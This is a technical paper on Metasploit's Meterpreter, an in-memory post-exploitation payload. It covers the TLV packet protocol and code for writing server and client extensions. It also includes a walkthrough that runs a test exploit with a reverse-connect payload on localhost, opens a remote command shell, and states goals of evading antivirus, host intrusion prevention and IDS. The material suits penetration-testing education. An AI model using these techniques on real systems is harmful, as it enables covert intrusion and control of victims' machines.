Metasploit's Meterpreter

skape
mmiller@hick.org

Last modified: 12/26/2004

Contents

Chapter 1

Foreword

Abstract: Meterpreter, short for *The Meta-Interpreter*, is an advanced payload that is included in the Metasploit Framework. Its purpose is to provide complex and advanced features that would otherwise be tedious to implement purely in assembly. The way that it accomplishes this is by allowing developers to write their own extensions in the form of shared object (DLL) files that can be uploaded and injected into a running process on a target computer after exploitation has occurred. Meterpreter and all of the extensions that it loads are executed entirely from memory and never touch the disk, thus allowing them to execute under the radar of standard Anti-Virus detection.

Disclaimer: This document was written in the interest of education. The author cannot be held responsible for how the topics discussed in this document are applied.

The software versions used in this document were `The Metasploit Framework` **2.3** and Meterpreter **0.0.5.0**. Version **0.0.5.0** includes the following extensions: `Fs`, `Net`, `Process`, and `Sys`.

The author would like to thank H D Moore, spoonm, vlad902, thief, optyx, oded, Jarkko Turkulainen, nologin, Core ST, and everyone else who's internally motivated and interested in researching cool topics.

With that, on with the show...

Chapter 2

Introduction

When exploiting a software vulnerability there are certain results that are typically expected by an attacker. The most common of these expectations is that the attacker be given access to a command interpreter, such as `/bin/sh` or `cmd.exe` which allows them to execute commands on the remote machine with the privileges of the user that is running the vulnerable software. Access to the command interpreter on the target machine gives the attacker nearly full control of the machine bounded only by the privileges of the exploited process. While the benefits of the command interpreter are doubtless, there exists some room for improvement.

As it stands today, the majority of published exploits include a payload that executes a command interpreter. The input to and output from the command interpreter is typically redirected to a TCP connection that is either proactively or passively established by the attacker. The are a few specific disadvantages associated with using the native command interpreter, such as `/bin/sh`. One such disadvantage is that the execution of the command interpreter typically involves the creation of a new process in the task list, thus making the attacker visible for the duration of their connection. Even if the payload does not create a new process, the existing task will be superseded by the one being executed. In general, the execution of the native command interpreter is, depending on the context, already regarded as a red flag action for most applications and there are a number of `Host-based Intrusion Prevention Systems` (HIPS) that will readily detect and prevent such actions for both Windows and UNIX derived platforms.

Aside from ease of detection, it is common for daemons to run in what is referred to as a *chrooted environment*[1]. This term describes the action of changing the

[1]To the author's knowledge there is no intrinsic support for chroot-style capabilities in Windows

logical root directory for an application which is accomplished by calling `chroot` on UNIX derivatives. When an application is running in a chrooted environment it is intended that it be impossible for the application to reference files and directories that exist above the pseudo-root directory. Since the command interpreter typically exists in a directory that is outside of the scope of the directory that an application would `chroot` to, the execution of the command interpreter becomes impossible[2].

Lastly, the command interpreter is limited to the set of commands that it has access to, both internal and external. The set of external commands that may or may not exist on a machine leads to issues with automation and presents problems with flexibility, not to mention being tied to one specific platform or command interpreter in most cases. These three problems illustrate some of the down-sides to relying on a native command interpreter and come to form the primary reasons for implementing the topic of this document: Meterpreter.

To that point, meterpreter is capable of avoiding these three issues due to the way it has been implemented. Firstly, meterpreter is able to avoid the creation of a new process because it executes in the context of the process that is exploited. Furthermore, the meterpreter extensions, and the meterpreter server itself, are all executed entirely from memory using the technique described in *Remote Library Injection*[1]. The fact that meterpreter runs in the context of the exploited process also allows it to avoid issues with `chroot` because it does not have to create a new process. In some cases the application being exploited can even continue to run after meterpreter has been injected. Finally, and perhaps the best feature of all, meterpreter allows for incredible control and automation when it comes to writing extensions. Server extensions can be written in any language that can have code distributed as a shared object (DLL) form. This fact makes it no longer necessary to implement specially purposed position independent code in what typically requires a low-level language such as assembly.

Aside from solving these three issues, meterpreter also provides a default set of commands to illustrate some of the capabilities of the extension system. For instance, one of the extensions, `Fs`, allows for uploading and downloading files to and from the remote machine. Another extension, `Net`, allows for dynamically creating port forwards that are similar to SSH's in that the port is forwarded locally on the client's machine, through the established meterpreter connection, to a host on the server's network. This enables the reaching hosts on the inside of the server's network that might not be directly reachable from the client. Under the hood the port forwarding feature is simply built on top of a generic channel system that allows for funneling arbitrary segregated data between the client and the server as if it were a tunnel of its own. Finally, the contents of meterpreter's packets can be encrypted with a custom cipher. The default

[2]While there do exist techniques to break out of the chroot jail such a discussion is outside of the scope of this document

cipher is xor which, while certainly not secure, is indeed capable of doing a good job at obfuscating the communication, thus allowing it to evade IDS signatures.

The following chapters will walk through meterpreter's technical components and how to use it from a client's perspective.

Chapter 3

Technical Reference

This chapter will discuss, in detail, the technical implementation of meterpreter as a whole concerning its design and protocol. Given the three primary design goals discussed in the introduction, meterpreter has the following requirements:

1. Must not create a new process
2. Must work in `chroot`'d environments
3. Must allow for robust extensibility

The result, as described in the introduction, was the usage of in-memory library injection and the use of a native shared object format. By design meterpreter can work on various platforms provided that there is a means by which shared objects can be loaded from memory[1]. This fact makes it possible to have a single meterpreter client that is capable of running modules that are designed to compile on a variety of platforms and architectures. One example of such a client is the meterpreter client that is included in Metasploit considering it is implemented in perl.

At a high level, meterpreter looks similar to a typical command interpreter. It has a command line and a set of commands that can be run. The most visible difference is that the meterpreter client can control the set of commands by injecting new extensions on the fly. Since the extensions can potentially be applicable across architectures and platforms, the meterpreter client can use the same client interface (and command set) to control the extensions regardless. This fact also leads to the ability to automate communication with and control of meterpreter server instances in a uniform fashion.


[1] In the event that the server and extensions cannot be loaded from memory they must be uploaded and written to disk, thus exposing them to potential detection

3.1 Protocol Specification

Under the hood, meterpreter clients and servers communicate using a well defined packet structure. In order to make the protocol as flexible as possible it had to be defined in a way that allowed it to be expanded upon without having to change the underlying packet parsing and transmission code that is built into the meterpreter client and server. In the end it was decided that meterpreter would use a *Type-Length-Value*, or TLV, structure for its packets. The TLV structure is a method by which arbitrarily typed values of arbitrary lengths can be communicated in a fashion that does not require the code that is parsing the packet to understand the format of the data. Though the name implies that the type comes first, meterpreter puts the length before the type, thus making it actually *Length-Type-Value* as far as data representation is concerned, though it will continue to be referred to as a TLV throughout this document.

3.1.1 TLV Structure

The actual format of the TLV structure that meterpreter uses is:



Length (32 bits, network byte order): The length field contains the length of the TLV including the `Length`, `Type` and `Value` fields.

Type (32 bits, network byte order): The type field holds the arbitrary data type which is used to indicate the format of the value.

Value (0..n bits): The value field holds arbitrary data that is of the format specified in the `Type` field.

This simple data structure allows meterpreter to implement a robust protocol. Every packet is composed of one large TLV that may or may not contain TLVs as a part of its `Value` field. By nesting TLVs inside one another, meterpreter is able to convey information that would normally have to be transmitted in a header as part of the logical payload.

3.1.2 Packet Structure

As was stated previously, the packet structure is composed of one TLV that contains zero or more TLVs in its `Value` field. There are four packet types which are used to indicate the type of packet being transmitted or received. These types are:

Name	Type
PACKET_TLV_TYPE_REQUEST	0x00000000
PACKET_TLV_TYPE_RESPONSE	0x00000001
PACKET_TLV_TYPE_PLAIN_REQUEST	0x0000000a
PACKET_TLV_TYPE_PLAIN_RESPONSE	0x0000000b

The primary difference between the packet types are that those which are described as `PLAIN` and those which are not is that the packet types which are not explicitly described as `PLAIN` can either have their `Value` encrypted or transmitted as plaintext depending on whether or not encryption is enabled between the client and the server. The packet types which are explicitly `PLAIN` are used to transmit plaintext packets while encryption is enabled. The encryption feature will be discussed in more detail in the following chapters.

3.1.3 Defined TLVs

Due to the fact that a meterpreter packet is merely a TLV it is necessary for information that would typically be conveyed in a packet header to instead be conveyed as TLVs inside the `Value` field of the packet. As a result of this design there are a number or predefined TLVs that are used internally by meterpreter, some of which are also useful to extensions. These predefined TLVs are composed in a form that allows them to be uniquely identified as well as validated based on their meta-type.

The actual form of the `Type` field in the case of the predefined types is that the two least-significant bytes hold the unique identifier and that the two most-significant bytes hold the meta-type information. The meta-type information allows the server to validate the argument. For instance, it is necessary for the server to verify that an argument that is being supplied as a string is indeed null-terminated. The meta-type is also used for parameter decoding such as is the case with the `UINT` meta-type which is converted to and from network byte order when it is transmitted and received. The full list of meta-types that are included are listed below:

Name	Value
TLV_META_TYPE_NONE	0 << 0
TLV_META_TYPE_STRING	1 << 16
TLV_META_TYPE_UINT	1 << 17
TLV_META_TYPE_RAW	1 << 18
TLV_META_TYPE_BOOL	1 << 19
TLV_META_TYPE_GROUP	1 << 20
TLV_META_TYPE_COMPLEX	1 << 21

Based off the above meta-types the following predefined TLVs have been generated which are used to provide core functionality to the meterpreter client and server.

TLV_TYPE_ANY

Meta-Type	Identifier
TLV_META_TYPE_NONE	0

The ANY TLV type is an unused data-type that holds the place of identifier zero.

TLV_TYPE_METHOD

Meta-Type	Identifier
TLV_META_TYPE_STRING	1

This TLV holds the unique method, or command, that is to be executed or was executed on the server or client. Commands are typically one-to-one associated with the user interface commands, though there are instances of methods that are under the hood.

TLV_TYPE_REQUEST_ID

Meta-Type	Identifier
TLV_META_TYPE_STRING	2

This TLV holds a unique request identifier that is used for associating request and response packets. A request that desires a response must have a TLV_TYPE_REQUEST_ID included when it is transmitted. The response to the request will contain the same request identifier.

TLV_TYPE_EXCEPTION

Meta-Type	Identifier
TLV_META_TYPE_GROUP	3

This TLV holds one or both of TLV_TYPE_EXCEPTION_CODE and TLV_TYPE_EXCEPTION_STRING.

TLV_TYPE_RESULT

Meta-Type	Identifier
TLV_META_TYPE_UINT	4

This TLV contains the result code for a given operation. The information returned in the result can vary from one method to the next, but typically speaking if zero is returned the operation is known to have succeeded.

TLV_TYPE_STRING

Meta-Type	Identifier
TLV_META_TYPE_STRING	10

This TLV can be used as a generic string value for a given method.

TLV_TYPE_UINT

Meta-Type	Identifier
TLV_META_TYPE_UINT	11

This TLV can be used as a generic integer value for a given method.

TLV_TYPE_BOOL

Meta-Type	Identifier
TLV_META_TYPE_BOOL	12

This TLV can be used as a generic boolean value for a given method.

TLV_TYPE_LENGTH

Meta-Type	Identifier
TLV_META_TYPE_UINT	25

This TLV holds an arbitrary length that is pertinent to a given method.

TLV_TYPE_DATA

Meta-Type	Identifier
TLV_META_TYPE_RAW	26

This TLV holds arbitrary data that is pertinent to a given method.

TLV_TYPE_FLAGS

Meta-Type	Identifier
TLV_META_TYPE_UINT	27

This TLV holds arbitrary flags that are pertinent to a given method.

TLV_TYPE_CHANNEL_ID

Meta-Type	Identifier
TLV_META_TYPE_UINT	50

This TLV holds the unique channel identifier for a given channel.

TLV_TYPE_CHANNEL_TYPE

Meta-Type	Identifier
TLV_META_TYPE_STRING	51

This TLV optionally holds the type of channel that is being allocated. This type is used by extensions to track the resources associated with channels that they allocate.

TLV_TYPE_CHANNEL_DATA

Meta-Type	Identifier
TLV_META_TYPE_RAW	52

This TLV contains the arbitrary data being written between sides of a channel.

TLV_TYPE_CHANNEL_DATA_GROUP

Meta-Type	Identifier
TLV_META_TYPE_GROUP	53

This TLV allows for containing multiple TLV_TYPE_CHANNEL_DATA TLVs when transmitting.

TLV_TYPE_EXCEPTION_CODE

Meta-Type	Identifier
TLV_META_TYPE_UINT	300

This TLV holds a integer identifier for an exception that occurred.

TLV_TYPE_EXCEPTION_STRING

Meta-Type	Identifier
TLV_META_TYPE_STRING	301

This TLV holds a string explanation of the reason that an exception occurred.

TLV_TYPE_LIBRARY_PATH

Meta-Type	Identifier
TLV_META_TYPE_STRING	400

This TLV holds the path of the library that is to be loaded on the server's side.

TLV_TYPE_TARGET_PATH

Meta-Type	Identifier
TLV_META_TYPE_STRING	401

This TLV holds the target path to upload a library to when it's being saved to disk on the remote client's machine.

TLV_TYPE_CIPHER_NAME

Meta-Type	Identifier
TLV_META_TYPE_STRING	500

Holds the name of the cipher that is be used to encrypt the data stream between the client and the server. Currently, the only supported cipher is `xor`.

TLV_TYPE_CIPHER_PARAMETERS

Meta-Type	Identifier
TLV_META_TYPE_GROUP	501

This TLV is used by the client and server to contain zero or more TLVs that are needed when negotiating an encrypted channel. For instance, the `xor` cipher passes the four byte key as a `UINT` TLV inside the parameter TLV.

3.1.4 Packet Flow

With the packet structure background in the place the next set of technical information involves the flow of packets between the client and the server during various events. The first of these events in the connection negotiation phase.

Connection

The connection establishment phase is completely quiet with the exception of a banner message that is sent from the server to the client to let the client know that it is connected.

Enabling Encryption

Encryption can be enabled by issuing the `initcrypt` command on the client. Issuing this command with a supplied cipher leads to the transmission of the following packets:

1. Client transmits request `core_crypto_negotiate`
   The client initializes its half of the cipher and transmits a plaintext packet

with the method set to `core_crypto_negotiate`. Since a response is desired, a unique request identifier is included in the packet. The packet also contains a `TLV_TYPE_CIPHER_NAME` TLV and optionally a `TLV_TYPE_CIPHER_PARAMETERS` TLV. These two TLVs provide the server with information about the cipher that is being negotiated.

2. Server transmits response `core_crypto_negotiate`
   The server handles its half of the cipher and then transmits a response to the client (optionally including parameters for the cipher).

Loading a Library

The process of loading a library, either as an extension or otherwise, uses the same underlying method. The mechanism by which the library is loaded varies based on the parameters that are passed to the `loadlib` command in the client. Under conditions where the library is being loaded from a path on the remote computer and no uploading is taking place, the packet flow looks something like:

1. Client transmits request `core_loadlib`
   The client transmits a packet with the method set to `core_loadlib`. The packet also contains a `TLV_TYPE_LIBRARY_PATH` TLV which contains the location on the remote server that the supplied library should be loaded from. It may also contain other parameters such as flags that instruct the server on the prompt way to load the file and potentially information about the library if it is being uploaded.

2. Server transmits response `core_loadlib`
   If the library is successfully loaded the `TLV_TYPE_RESULT` parameter in the response packet will be zero. Otherwise, the library was not loaded successfully and exception information is likely in the response.

If, on the other hand, the library is being uploaded from the client to the server, the client also includes the data contents of the image file as a `TLV_TYPE_DATA` TLV which then causes the server to load the image from memory if the `LOAD_LIBRARY_FLAG_ON_DISK` flag is not also specified..

3.2 Server Extensions

Meterpreter server extensions provide a means by which a meterpreter client can perform arbitrary operations on a machine that is hosting the meterpreter server. The meterpreter server by itself is best thought of as a blank slate that only provides the basic means with which to connect the client and server as

well as the means by which the the server can extend its functionality. The way that the server allows for extending its functionality is through *extensions* that conform to a standard API provided by the server itself. These extensions are implemented in the form of shared object (DLL) files that are uploaded to the target machine on the fly and loaded entirely from memory. Due to the fact that the extensions use a native file format it is possible to use a variety of languages when implementing a server extension so long as the language is capable of supporting the `cdecl` calling convention.

The first phase of implementing a server extension to is to implement the initialization function. This function is called by the meterpreter server after the extension has been loaded to allow the extension to initialize itself and its command handlers. The symbol name of the extension initialization function is `InitServerExtension` and it's prototyped as:

```
DWORD InitServerExtension(Remote *remote)
```

The `remote` context that is passed in allows the extension to transmit packets in its initialization routine as well as schedule waitable tasks. Most extensions will use the initialization function to register command handlers which will be triggered upon reception of certain request or response packets. A command handler is registered by calling `command_register` with an initialized `Command` structure. Extensions will typically have an array of command handlers declared similarly to the below code block:

```
extern DWORD request_echo(Remote *remote, Packet *packet);

Command customCommands[] =
{
    { "echo",
      { request_echo,                       { 0 }, 0 },
      { EMPTY_DISPATCH_HANDLER                       },
    },

    // Terminator
    { NULL,
      { EMPTY_DISPATCH_HANDLER                       },
      { EMPTY_DISPATCH_HANDLER                       },
    },
};
```

In the above code block the extension is creating an array of command handlers that can be looped through in the initialization function. The string `"echo"` is used to indicate the method that is to be associated with the command. The

first block underneath is for establishing a handler that will be called whenever an echo request packet arrives. The block which follows allows for registering a handler to be called whenever an echo response packet arrives. In this case there is only an echo request handler and the echo response handler is empty as symbolized by the `EMPTY_DISPATCH_HANDLER`. The final command handler in the array has a `NULL` method which is merely used to symbolize the end of the array[2]. It is important to note that if two extensions were to register a handler with the same command name the underlying packet dispatching code would only dispatch it to one of the handlers. In order to avoid scenarios like this extension writers are encouraged to use commands that do not pollute the namespace. This can be done by simply prefixing the extensions name to the front of method names.

The actual implementation of the `InitServerExtension` routine would look something like the following:

```
DWORD InitServerExtension(Remote *remote)
{
    DWORD index;

    for (index = 0;
         customCommands[index].method;
         index++)
        command_register(&customCommands[index]);

    return ERROR_SUCCESS;
}
```

After the `InitServerExtension` routine returns the extension should be fully initialized and prepared to handle packets assuming, of course, that it's handling packets. When a packet arrives that is associated with one of the command handlers that was registered in the initialization function the meterpreter server will call the callback for the handler based on whether the packet is a request or a response. In the example provided above the extension was registering a request handler for the `echo` command. The implementation of the request handler might look something this if it were to simply respond to echo requests with a success result:

```
DWORD request_echo(Remote *remote, Packet *packet)
{
    Packet *response = packet_create_response(packet);

    if (response)
```

[2]Indeed, the size of the array could be calculated with some calculations based on `sizeof` but it's always bad practice to pass up a chance to use the word Terminator in one's code

```
    {
        packet_add_tlv_uint(response, TLV_TYPE_RESULT, 0);

        packet_transmit(remote, response, 0);
    }

    return ERROR_SUCCESS;
}
```

Using this simple event driven framework it is possible for extensions to expose a number of advanced features to meterpreter clients. The meterpreter server also exposes a number of other functions that can be used by meterpreter server extensions to handle channels and other core meterpreter features.

3.3 Client Extensions

Meterpreter client extensions are used to provide access to the features provided by meterpreter server extensions. Like the meterpreter server, the client is simply composed of a base set of commands that are used to drive the remote server in a fashion that makes it possible to load server extensions. When a server extension is loaded the client also attempts to load the respective client-side extension that will provide the commands that can be used to drive the server extension. Client extensions can be written in either C or Perl. For the sake of illustration, however, only their perl implementation will be discussed due to meterpreter's integration with the Metasploit Framework.

The first thing to do prior to implementing a client extension is to review the boiler plate extension that's found under the client extensions directory[3]. This boiler plate client extension provides a basic template for what most client extensions will look like. Their form is similar to the implementation of a server extension but instead of registering handlers for packets, which client extensions *can* do, a client extension registers handlers for command input from the user. The way that this is accomplished is by creating an array of handlers in a form similar to the following code block:

```
my @handlers = (
   {
      identifier  => "Extension",
      description => "Example Extension commands",
      handler     => undef,
   },
   {
```

[3] `lib/Pex/Meterpreter/Extensions/Client/Boiler.pm`

```
      identifier  => "echo",
      description => "Sends an echo request to the server.",
      handler     => \&echo,
   },
);
```

The above code block will cause the following output to be displayed when a user types `help`:

```
    Extension   Example Extension commands
 ------------   ----------------
         echo   Sends an echo request to the server.
```

While meterpreter extensions have an initialization routine that is called, meterpreter client extensions that are written in perl do all of their initialization in their class constructor. The constructor of a typical client extension would look similar to the below code block:

```
my $instance;

sub new
{
   my $this  = shift;
   my $class = ref($this) || $this;
   my $self  = {};
   my ($client) = @{{@_}}{qw/client/};

   if (not defined($instance))
   {
      bless($self, $class);

      $self->{'client'} = $client;

      $self->registerHandlers(client => $client);

      $instance = $self;
   }
   else
   {
      $self = $instance;
   }

   return $self;
}
```

All meterpreter client extensions are designed to be singletons in perl, thus the reference to the global `$instance`. If the global instance has yet to be allocated, the extension's constructor calls `registerHandlers` which is responsible for registering the local client commands. The `registerHandlers` function is shown implemented in the following code block:

```
sub registerHandlers
{
   my $self = shift;
   my ($client) = @{{@_}}{qw/client/};

   foreach my $handler (@handlers)
   {
      $client->registerLocalInputHandler(
            identifier  => $handler->{'identifier'},
            description => $handler->{'description'},
            handler     => $handler->{'handler'});
   }
}
```

The `handlers` array is the array of local input handlers that was described above. The call to `registerLocalInputHandler` on the `client` instance is what causes the local command to be registered. After registering the local commands the extension might implement the `echo` command handler as follows:

```
sub echoComplete
{
    my ($client, $console, $packet) =
            @{{@_}}{qw/client console parameter/};
    my $result = $$packet->getResult();

    $client->writeConsoleOutput(text =>
            "Got echo response: $result.\n");

    return 1;
}

sub echo
{
    my ($client, $console, $argumentsScalar) =
        @{{@_}}{qw/client console parameters/};
    my $request;

    $request = Pex::Meterpreter::Packet->new(
            type   => Def::PACKET_TLV_TYPE_REQUEST,
```

```
            method => "echo");

    $client->writeConsoleOutput(text =>
            "Sending echo request to server...\n");

    $client->transmitPacket(
            packet            => \$request,
            completionHandler => \&echoComplete);

    return 1;
}
```

When the user types `echo` into the command line, an `echo` request packet will be sent to the server. The server will then respond with a success response packet assuming the respective server module is loaded.

Chapter 4

Using Meterpreter

Meterpreter has been fully integrated into the Metasploit Framework in version 2.3 and can be accessed through a number of a different payloads. At the time of this writing meterpreter has only been implemented on Windows but its principals and design are fully portable to a variety of other operating systems, including Linux. Meterpreter can be used with nearly all of the Windows exploits included in Metasploit by selecting from one of the following payloads:

1. **win32_bind_meterpreter**
   This payload binds to a port on the target machine and waits for a connection. After the connection is established the meterpreter server is uploaded and the existing connection is used for the meterpreter communication channel.

2. **win32_reverse_meterpreter**
   This payload connects back to the attacker on a given port. The connection is then used to upload the meterpreter server after which point it is used for the meterpreter communication channel.

3. **win32_findrecv_ord_meterpreter**
   This payload searches for the file descriptor that the exploit was triggered from and uses it to upload the meterpreter server after which point the connection is used for the meterpreter communication channel. This payload is particularly intriguing because it does not require that a new connection be opened and thus bypasses all firewall configurations.

Depending on the exploit, any one of these payloads can be used. The most preferable payload is entirely dependent on both the exploit and the conditions under which the exploit is being performed, such as firewall restrictions or otherwise. After a payload has been selected the fun can begin. The first step is to

start the Metasploit client interface. Though Metasploit provides a number of interfaces (including `msfweb`), `msfconsole` will be used for illustration purposes.

```
$ ./msfconsole
```

```
                  __.                          .__.        .__. __.
  _____   _____/  |______    _____________ |  |   ____ |__|/  |_
 /     \_/ __ \   __\__  \  /  ___/\____ \|  |  /  _ \|  \   __\
|  Y Y  \  ___/|  |  / __ \_\___ \ |  |_> >  |_(  <_> )  ||  |
|__|_|  /\___  >__| (____  /____  >|   __/|____/\____/|__||__|
      \/     \/          \/     \/ |__|


+ -- --=[ msfconsole v2.3 [59 exploits - 73 payloads]

msf >
```

Once at the prompt, the first thing to do is pick an exploit. For sake of demonstration the `Tester` exploit is going to be used which is simply an exploit that is used against a daemon that executes whatever code is thrown at it.

```
msf > use Tester
msf Tester >
```

After selecting the tester exploit, the next thing to do is select the payload that is to be used. For this demonstration the `win32_reverse_meterpreter` payload will be used. Aside from the payload, it is also necessary to set variables that are required by the exploit and payload, such as `RHOST` and `RPORT` which represent the target host as well as `LHOST` and `LPORT` which are used by the payload when connecting back to the attacker.

```
msf Tester > set PAYLOAD win32_reverse_meterpreter
PAYLOAD -> win32_reverse_meterpreter
msf Tester(win32_reverse_meterpreter) > set RHOST 127.0.0.1
RHOST -> 127.0.0.1
msf Tester(win32_reverse_meterpreter) > set RPORT 12345
RPORT -> 12345
msf Tester(win32_reverse_meterpreter) > set LHOST 127.0.0.1
LHOST -> 127.0.0.1
msf Tester(win32_reverse_meterpreter) > set LPORT 5556
LPORT -> 5556
msf Tester(win32_reverse_meterpreter) >
```

Finally, with the payload and exploit defined, it's time to fire up the engines!

```
msf Tester(win32_reverse_meterpreter) > exploit
[*] Starting Reverse Handler.
[*] Sending 270 bytes to remote host.
[*] Got connection from 127.0.0.1:5556 <-> 127.0.0.1:2029
[*] Sending Stage (2835 bytes)
[*] Sleeping before sending dll.
[*] Uploading dll to memory (69643), Please wait...
[*] Upload completed
meterpreter>
[ -=    connected to    =- ]
[ -= meterpreter server =- ]
[ -=    v.  00000500    =- ]
meterpreter>
```

And with that, the meterpreter connection is established and ready to be used. The first order of business is to issue the `help` command to get a feel for what features are available.

```
meterpreter> help

         Core   Core feature set commands
 ------------   ----------------
         read   Reads from a communication channel
        write   Writes to a communication channel
        close   Closes a communication channel
     interact   Switch to interactive mode with a channel
         help   Displays the list of all register commands
         exit   Exits the client
    initcrypt   Initializes the cryptographic subsystem

   Extensions   Feature extension commands
 ------------   ----------------
      loadlib   Loads a library on the remote endpoint
          use   Uses a feature extension module
meterpreter>
```

All of these commands are explained in detail in appendix A. The most useful for the point of illustration is the `use` command. This command allows for dynamically loading meterpreter extensions on the fly. These extensions are automatically uploaded to the target machine and loaded from memory. For example, one of the extensions allows for executing and killing processes, as well as getting a list of running processes. This extension is the `Process` extension which can be loaded by issuing the following command:

```
meterpreter> use -m Process
```

```
loadlib: Loading library from 'ext950591.dll' on the remote machine.
meterpreter>
loadlib: success.
meterpreter>
```

After the extension has been loaded the new commands will be added to the `help` output. For the `Process` extension the new commands look like:

```
meterpreter> help

         Core   Core feature set commands
 ------------   ----------------
         read   Reads from a communication channel
        write   Writes to a communication channel
        close   Closes a communication channel
     interact   Switch to interactive mode with a channel
         help   Displays the list of all register commands
         exit   Exits the client
    initcrypt   Initializes the cryptographic subsystem

   Extensions   Feature extension commands
 ------------   ----------------
      loadlib   Loads a library on the remote endpoint
          use   Uses a feature extension module

      Process   Process manipulation and execution commands
 ------------   ----------------
      execute   Executes a process on the remote endpoint
         kill   Terminate one or more processes on the remote endpoint
           ps   List processes on the remote endpoint
meterpreter> execute
Usage: execute -f file [ -a args ] [ -Hc ]
  -f <file>  The file name to execute
  -a <args>  The arguments to pass to the executable
  -H         Create the process hidden
  -c         Channelize the input and output
meterpreter> kill
Usage: kill pid1 pid2 pid3 ...
meterpreter>
```

The execute command is perhaps one of the more interesting as it allows for executing a command, such as a real command interpreter. The input and output from the process can be piped to a channel that can be read from, written to, and interacted with. While the execution of a process does expose

the attacker, it is nevertheless a potentially handy feature. The output below illustrates executing a command interpreter and interacting with it:

```
meterpreter> execute -f cmd -c
execute: Executing 'cmd'...
meterpreter>
execute: success, process id is 3516.
execute: allocated channel 1 for new process.
meterpreter> interact 1
interact: Switching to interactive console on 1...
meterpreter>
interact: Started interactive channel 1.

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS>echo Meterpreter interactive channel in action
echo Meterpreter interactive channel in action
Meterpreter interactive channel in action

C:\WINDOWS>
Caught Ctrl-C, close interactive session? [y/N] y

meterpreter>
```

Aside from the `Process` extension, a number of other extensions exist that provide other potentially useful commands. The entire extension system is easy to modify and customize, thus allowing for more advanced extensions to be written in the future. The following extensions are currently included:

1. **Fs**
   Provides interaction with the filesystem on the remote machine.
2. **Net**
   Provides interaction with the network stack on the remote machine.
3. **Process**
   Provides interaction with processes on the remote machine.
4. **Sys**
   Provides interaction with the environment on the remote machine.

Chapter 5

Conclusion

Post-exploitation technology is an underemphasized topic of analysis in the face of exploitation technology itself. It is, however, just as important to determine what one is to do after exploiting a vulnerability. In this light, meterpreter was concocted to expand upon the ideas of existing technology, such as InlineEgg from Core ST, and to combine the findings of previous research topics into a post-exploitation payload that can be henceforth used as a base for post-exploitation technology. Meterpreter's use of in-memory library injection makes it the ideal vector for stealth.

With meterpreter's complete integration into the Metasploit Framework it can be easily used with future exploits without having to worry about integration problems. The common interface also allows the server and server extensions to be ported to other architectures and platforms in the future. In the long term it is hoped that new and existing extensions will be developed and extended to make meterpreter a more powerful post-exploitation payload as a whole.

Appendix A

Command Reference

A.1 Built-in Commands

A.1.1 use

```
Usage: use -m module1,module2,module3 [ -p path ] [ -d ]
```

Arguments

`-m`	Loads one or more extensions by their given name, such as `Process`.
`-p`	Specifies the directory in which the supplied extensions can be found. This parameter is optional.
`-d`	Instructs the server to load the supplied extension from disk instead of from memory.

The `use` command is used to load meterpreter extensions. These extensions typically provide more advanced commands and features to both the client and the server. The extensions that are included by default are `Fs`, `Net`, `Process`, and `Sys`.

A.1.2 loadlib

```
Usage: loadlib -f library [ -t target ] [ -lde ]
```

Arguments

`-f`	Specifies the path from which the library should be loaded. If the `-l` parameter is specified, the path is relative to the client's filesystem. Otherwise, the path is relative to the server's filesystem.
`-t`	Specifies the path that the library should be stored at on the remote machine. This option is only used when the library is being uploaded from the client to the server.
`-l`	Indicates that the library specified with `-f` is local to the client and should be uploaded to the server. When used with the `-d` option, the library is uploaded and saved to disk on the server. Otherwise, the library is loaded from memory. This parameter is optional.
`-d`	Indicates that the library being uploaded from the client to the server be saved to disk, thus causing it to not be loaded from memory. This parameter is optional.
`-e`	Indicates that the library being loaded is an extension. This parameter can be used to emulate the `use` command in some regard. Once the library is loaded the server will call the `InitServerExtension` entry point, thus initializing the extension. This parameter is optional.

This command allows the client to load a library in the context of the remote server's process from various sources. In the most simple form the command can cause the remote server to load a library from a file on disk. This is done by providing only a library name with the `-f` parameter. The command also allows the client cause a library to be uploaded from the client to the server (with the `-l` parameter) and either loaded entirely from memory or saved to disk (with the `-d`) parameter. The client can also specify whether or not the library is a meterpreter server extension with the `-e` parameter. If the `-e` parameter is supplied the server will call the `InitServerExtension` function after the library is loaded.

A.1.3 read

```
Usage: read channel_id [length]
```

Arguments

`channel_id`	The unique channel identifier that is to be read from.
`length`	Specifies the amount of data that should be read. If no length is provided a default buffer size of `8192` is used. This parameter is optional.

This command reads data that has be outputted by the remote server's side of the channel. A maximum amount of data to read can optionally be specified as the `length` parameter. If not length is specified the maximum is set to `8192`.

A.1.4 write

`Usage: write channel_id`

Arguments

`channel_id`	The unique channel identifier that is to be written to.

This command writes an arbitrary amount of data to the input handler on the remote server's end of the channel. This is a non-interactive method by which data can be sent to the remote server's end of the channel. Once the command is issued data can be typed on the client's side until complete. Once complete, a `.` should be issued on an empty line, thus symbolizing the end of the input.

A.1.5 close

`Usage: close channel_id`

Arguments

`channel_id`	The unique channel identifier that is to be closed

This command closes a channel and frees its resources. After a channel is closed it cannot be read from, written to, or interacted with. Most channels close automatically.

A.1.6 interact

```
Usage: interact channel_id
```

Arguments

`channel_id`	The unique channel identifier that is to be interacted with.

This command starts an interactive session with the channel specified in `channel_id`. An interactive session is one where the input from the client's keyboard is sent directly to the input handler in the remote server's end of the channel. The output from the remote server's channel is printed directly to the output device on the client's machine. To terminate the interactive session a `Ctrl-C` must be issued. A prompt will be given asking whether or not the interactive session should really be terminated.

A.1.7 initcrypt

```
Usage: initcrypt cipher [parameters]
  Supported Ciphers: xor
```

Arguments

`cipher`	The cipher to be used for the client to server communication. The `Value` portion of each packet is encrypted so long as the packets are not of an explicitly `PLAIN` type. The only supported cipher as of this writing is `xor`.
